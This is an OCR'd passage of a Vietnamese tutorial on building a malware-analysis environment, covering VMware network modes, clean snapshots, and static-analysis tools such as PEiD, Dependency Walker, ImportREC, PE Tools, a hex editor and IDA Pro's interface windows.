
NAT: Máy ảo được cấu hình NAT sẽ sử dụng IP của máy thật để giao tiếp với mạng ngoài. Các máy ảo được cấp địa chỉ IP nhờ một DHCP ảo của VMware. Lúc này, các máy ảo sẽ kết nối với máy thật qua switch ảo VMnet8, và máy thật sẽ đóng vai trò NAT server cho các máy ảo.

Host-only Networking: Khi cấu hình máy ảo sử dụng host-only networking, máy ảo sẽ được kết nối với máy thật trong một mạng riêng thông qua Switch ảo VMnet1. Địa chỉ của máy ảo và máy thật trong mạng host-only có thể được cấp bởi DHCP ảo gắn liền với Switch ảo Vmnet1 hoặc có thể đặt địa chỉ IP tĩnh cùng dải để kết nối với nhau. Ta sẽ chủ yếu dùng loại này để cấu hình khi phân tích



Hình 4-2: Host- only Networking

Sau khi cấu hình mạng xong, ta nên tạo take snapshot lại một bảng sạch. Snapshot giúp chúng ta restore lại trạng thái làm việc mới nhất. Để sau mỗi lần phân tích ta lại có 1 một máy mới mà không cần phải đi cài lại. Ta chỉ cần vào snapshot, chạy lại snapshot sạch ban đầu khi mà chưa cho bất kì vào phân tích.




Hình 4-3: Tạo snapshot

Sau khi cài xong Vmware, ta cài hệ điều hành Xp lên đó, cài đặt các công cụ lên để giám sát sự thay đổi và tác động của các chương trình nên hệ thống đang thực thi.

Một số công cụ cần thiết cho môi trường phân tích tĩnh như sau:

4.1.1 Công cụ Peid

Là công cụ phát hiện xem file được viết bằng ngôn ngữ gì. Ngoài ra đây là một công cụ cần thiết xem file có bị nén (pack) hay không? Nếu bị nén (pack) thì người phân tích cần phải tìm cách giải nén (unpack file) phù hợp.




Hình 4-4: Phần mềm Peid

Như trong hình có thể thấy chương trình Peid đã nhận ra mã nguồn chương trình Keylog1.exe viết bằng Borland Delphi 6.0-7.0

4.1.2 Dependency Walker


http://www.dependencywalker.com/

Là một công cụ để tìm các file Dll và hàm import của mã độc hại. Chương trình được sử dụng trên cả x86, x64 được xây dựng theo một sơ đồ phân cấp của tất cả các file Dll sẽ được nạp vào bộ nhớ khi phần mềm độc hại được chạy.



Hình 4-5: Dependency Walker

Là công cụ sử dụng thực hiện việc unpack, sau khi dump debugged process ta sẽ có 1 file (.exe),người phân tích cần phải sử dụng công cụ này để fix lại bảng IAT bằng tay hoặc tự động fix.




Hình 4-6 ImportREC

4.1.3 Công cụ PE

Đây là công cụ có đầy đủ chức năng để làm việc với file PE/PE+(64 bit). Bao gồm Task Viewer(dump full, process dump…), PE Sniffer(tìm trình biên dịch, packer..) , PE Editor(xem và chỉnh sửa các bảng import


export, sửa CRC...), PE Rebuilder(Thay đổi địa chỉ cơ sở PE của một tập tin..)



Hình 4-7 PE Tools

4.1.4 Công cụ HexEditor

Hex Editor là bộ hoàn chỉnh các công cụ phát triển hệ thập lục phân cho Microsoft windows. Nó tích hợp tiên tiến chỉnh sửa và giải thích dữ liệu nhị phân, với cách nhìn trực quan, xử lí linh hoạt một tiến trình. Với hex editor người phân tích có thể chỉnh sửa, cắt, sao chép, dán, chèn, xóa dữ liệu nhị phân.




Hình 4-8 HexEditor

4.1.5 IDA pro

4.1.5.1 Giới thiệu chung:

IDA Pro là công cụ được sử dụng rộng rãi nhất để phân tích phần mềm độc hại. IDA pro giúp dịch ngược các mã độc hại về các đoạn mã

assembly. Nó là một công cụ dễ đọc, trực quan và tiện dụng với nhiều chức năng nhưng cũng chính vì vậy mà việc sử dụng IDA Pro cũng khá phức tạp. đi kèm với IDA ta có thể cài đặt thêm nhiều plugin như Bindiff, Hex-Rays Decompiler. Đây là hai plugin hỗ trợ đắc lực cho IDA giúp so sánh các biến thể của phần mềm độc hại, xác định các chức năng mới trong biến thể đó và cho biết nếu có bất kỳ chức năng tương tự bị mất đi.




Hình 4-9: IDA pro

Có những loại mã độc hại không debug hay phân tích được bình thường mà phải sử dụng các chương trình Decomplier dành riên cho chúng. Vì vậy ta sẽ cài đặt thêm một số công cụ phục vụ cho việc phân tích như sau.

4.1.5.2 Các chức năng cơ bản

Sau khi người phân tích đưa một file cần phân tích vào, chương trình sẽ hiện lên một hộp thoại bên trong đó có chứa định dạng file và chọn PE(pe.ldw) để làm việc. Trong Option là các tùy chọn để cho IDA tự phân tích file vào cho ra hiển thị ở cửa sổ chính. Sau đó nhấn OK để vào giao diện chính để làm việc.

Giao diện là việc của IDA gồm có 7 cửa sổ:



Hình 4-10 Giao diện làm việc IDA pro

(1) Toobar chứa các thanh công cụ sử dụng trong hoạt động của IDA, để thực hiện các chức năng ta nhấp vào các biểu tượng trên đó.

(2) Navigation band nơi có thể vào và ra khỏi địa chỉ bằng cách nhấp chuột di chuyển bằng cách điều chỉnh theo hướng mũi tên màu vàng. Mỗi màu sắc của cửa sổ thể hiện vùng dữ liệu mà ta làm việc.

(3) Tabs có chứa cửa sổ nhỏ những thông tin chi tiết về file đối tượng, việc phân tích phụ thuộc vào những tabs này. Gồm có IDA View-A, Hex View-A, Struct, Enums, Imports,Exports, String.


(4)Disassembly hiển thị dữ liệu để phân tích theo 2 loại text hoặc graph

(5)Graph overview một đồ thị thu nhỏ mô tả cấu trúc cơ bản của dữ liệu. Màn hình chữ nhật chấm nhỏ cho thấy màn hình hiển thị vị trí hiện tại đang làm việc.

(6) Output window nhận được các thông tin, tin nhắn từ IDA sau khi load file xong.

(7) Function window đây là cửa sổ hiện thị tất cả các hàm API các địa chỉ tìm thấy trong quá trình phân tích.

IDA Text view màn hình hiển thị kiểu text trình bày toàn bộ về công việc disassembler cũng như cung cấp địa chỉ để xem các dữ liệu thuộc vùng nào.



Hình 4-11: Cửa sổ IDA view

(1) Các mũi tên thể hiện nơi nhảy đến trong khối đoạn mã và nhận ra các vòng lặp nhỏ.


(2) Hiện ra các địa chỉ Virtual Address

(3) Các vị trí được so sánh để đánh dấu nhảy hoặc các biến tham chiếu trong stack

(4) Code của chương trình disassembled

(5) Code tham chiếu hiển thị các điểm đến khi truy cập, nhấp đúp vào sẽ đưa ta đến đoạn mã, hoặc hàm được gọi hoặc nhảy lên phía trên. Hoặc để nhảy đến vị trí tham chiếu khác ta nhấp chuột phải->jump to cross reference.

Fucntion Window hiển thị các hàm được nhận định bởi IDA




Hình 4-12: Cửa sổ Function

Bằng cách nhấp chuột hoặc enter là ta có thể di chuyển đc đến hàm đó trong cửa sổ chính disassembly. Ta nhìn thấy bên trong function window gồm có function name, segment, start, length, R(return hàm trả về khi gọi),F (far),L (libarary), S (static), B(BP tham chiếu đến biến cục bộ),T (type thông tin).

String Window tại cửa sổ này hiển thị ra thông tin tất cả các chuỗi xuất hiện trong file thực thi. Cửa sổ này hiện thị chi tiết về địa chỉ, độ dài, kiểu, tên chuỗi đó là gì. Ta có thể truy cập đến các chuỗi này bằng cách nhấn đúp chuột nó sẽ di chuyển đến cửa sổ Disassembly để chúng ta thực hiện.


Import window cửa sổ hiển thị chi tiết địa chỉ, tên hàm được import và thư viện chứa hàm import đó. Đây là một cửa sổ rất quan trọng bởi ta có thể thấy được chương trình sử dụng các DLL khác nhau và chức năng của các hàm được gọi như đọc, viết hoặc registry .... Tại đây ta có thể thập được các thông tin về các hàm import mà mã độc hại hay dùng để chèn vào với mục đích xấu như lấy cắp thông tin, theo dõi …



Hình 4-13: Cửa sổ Import

Export window là cửa sổ liệt kê các entrypoint của tập tin. Trong cửa sổ này gồm có liệt kê theo tên, địa chỉ ảo và thứ tự(nếu có). Đối với các file thực thi export window cần phải chứa ít nhất một entry point đây là địa chỉ điểm đầu vào đầu tiên trong lúc thực thi.


Cross-references cửa sổ hiện thi tất cả các tham chiếu , là tất cả các điểm code nơi mà hàm được gọi. Để mở được cửa sổ này ta chỉ nhấn vào header của hàm, kích chuột phải chọn jump to reference xref hoặc chọn trên thanh công cụ view-> Open subview-> cross reference.



Hình 4-14: Cửa sổ tham chiếu Cross- references

Name Window là cửa sổ cung cấp danh sách các tên được sử dụng, tên có thể được sắp xếp theo bảng chữ cái hoặc để virtual address. Hiển thị tên có các chữ cái in hoa khác nhau A(string data), D(data), C(Name code), I(import name), L (library fuction), F(regular function). Bằng việc nhấp đúp chuột vào tên bất kì ta muốn tìm, chương trình sẽ chuyển đến vị trí đó trong cửa sổ chính hiển thị để làm việc. Chọn view-> option subview-> name.

